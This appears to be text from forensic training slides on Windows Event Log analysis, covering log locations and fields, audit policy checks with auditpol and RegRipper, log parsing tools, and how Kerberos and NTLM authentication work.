



Event Log Analysis



Event Log 101 - What Is the “Event Log”?

- Windows version of “syslog”.
- Various events on Windows are recorded.
- There are three standard logs and many custom logs.

Standard logs


- Security
- System
- Application

Custom logs (Applications and Services Logs)

- RDP
- PowerShell
- Windows Firewall
- ...

Event Log 101 - Location

- Where are these artifacts located?
 - %SystemRoot%\System32\winevt\Logs
 - %SystemRoot% is typically “C:\Windows”.
 - Logs are stored separately for each category.



Event Log 101 - Event Log Fields

- Each log record contains the following items.

- Source
- Event ID
- Level
 - Information / Warning / Error

- User
- Date and Time
- Computer
- Description

The details are described in this un-normalized field!

- Each event ID number within each log file, such as Security, System, Application, and other custom logs, is unique.
 - The same ID numbers in different log files have different meanings.

General		Details	
An account was successfully logged on.			
Subject:	Security ID:	SYSTEM	
	Account Name:	DESKTOP-SHCTJ7L\$	
	Account Domain:	WORKGROUP	
Log Name:	Security		
Source:	Microsoft Windows security	Logged:	3/6/2018 5:52:16 PM
Event ID:	4624	Task Category:	Logon
Level:	Information	Keywords:	Audit Success
User:	N/A	Computer:	DESKTOP-SHCTJ7L
OpCode:	Info		
More Information:	Event Log Online Help		

Event Log 101 - Audit Policy

- For Security log, not all log types are enabled by default.
 - The configuration is managed by “Audit policy”.
- You can confirm/edit the current audit policy with these applications/commands.
 - gpedit.msc (online)
 - auditpol (online)
 - Regripper auditpol plugin (offline)
 - Volatility Framework auditpol plugin (offline)
- Refs
 - <http://www.kazamiya.net/en/PolAdtEv>
 - <https://github.com/keydet89/RegRipper2.8/blob/master/plugins/auditpol.pl>
 - <https://github.com/volatilityfoundation/volatility/blob/master/volatility/plugins/registry/auditpol.py>

```
cmd Select Administrator: cmd_admin.exe
C:\Tools\RegRipper>rip -p auditpol -r G:\Windows\System32\config\SECURITY
Launching auditpol v.20190510
auditpol v.20190510
(Security) Get audit policy from the Security hive file

auditpol
Policy\PolAdtEv
LastWrite Time Thu Jan 25 21:43:47 2018 (UTC)

Possible Win10(1607+)/Win2016
System:Security State Change S
System:Security System Extension N
System:System Integrity S/F
System:IPsec Driver N
System:Other System Events S/F
Logon/Logoff:Logon S
Logon/Logoff:Logoff S
Logon/Logoff:Account Lockout S
Logon/Logoff:IPsec Main Mode N
```

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>auditpol /get /category:*
System audit policy
Category/Subcategory Setting
System
    Security System Extension No Auditing
    System Integrity Success and Failure
    IPsec Driver No Auditing
    Other System Events Success and Failure
    Security State Change Success
Logon/Logoff
    Logon Success
    Logoff Success
    Account Lockout Success
    IPsec Main Mode No Auditing
    IPsec Quick Mode No Auditing
    IPsec Extended Mode No Auditing
    Special Logon Success
    Other Logon/Logoff Events No Auditing
    Network Policy Server Success and Failure
```

Event Log 101 - Tools

- There are many tools to view and/or parse event logs.
 - Event Viewer (default)
 - PowerShell (default)
 - Event Log Explorer (commercial) [1]
 - python-evtx [2]
 - EvtXtract [3]
 - Evtx Explorer/EvtxECmd [4]
 - Evtx Parser [5]
 - Libevtx [6]
 - Log Parser [7]

Event Log 101 - Authentication Protocols

- Before we dive into the event log world, we should discuss two basic authentication protocols on Windows.

Kerberos


- The default authentication protocol for Windows domain networks.
 - However, if a session starts with an IP address instead of a host name, the NTLM authentication will be used.

NTLM

- A traditional authentication protocol.


Event Log 101 - The Kerberos Authentication

- The Kerberos Authentication Mechanism
 1. A user on a client requests a Ticket-granting Ticket (TGT)
 2. The Authentication Service (AS) sends back a TGT, which is encrypted with the password hash of the user.
 3. The client decrypts the TGT and passes it to the Ticket Granting Service (TGS) for requesting a Service Ticket.
 4. The TGS sends back a Service Ticket to the client.
 5. The client sends the Service Ticket to a server.
 6. Then a service session starts.




Event Log 101 - The NTLM Authentication

- The NTLM Authentication Mechanism
 1. A client issues an access request to a server.
 2. The server responds with a challenge message to the client.
 3. Client sends a response message to a server.
 4. The server sends challenge and response messages to the Domain Controller (DC).
 5. The DC confirms them to authenticate the user. If the authentication was successful, the DC sends the server a confirmation that the user was authenticated.
 6. The server responds to the client to start a service.



Event Log 101 - Challenge Response

- Challenge Response Authentication Basics



Event Log 101 - Credential Validation and Logon Related Events (1)


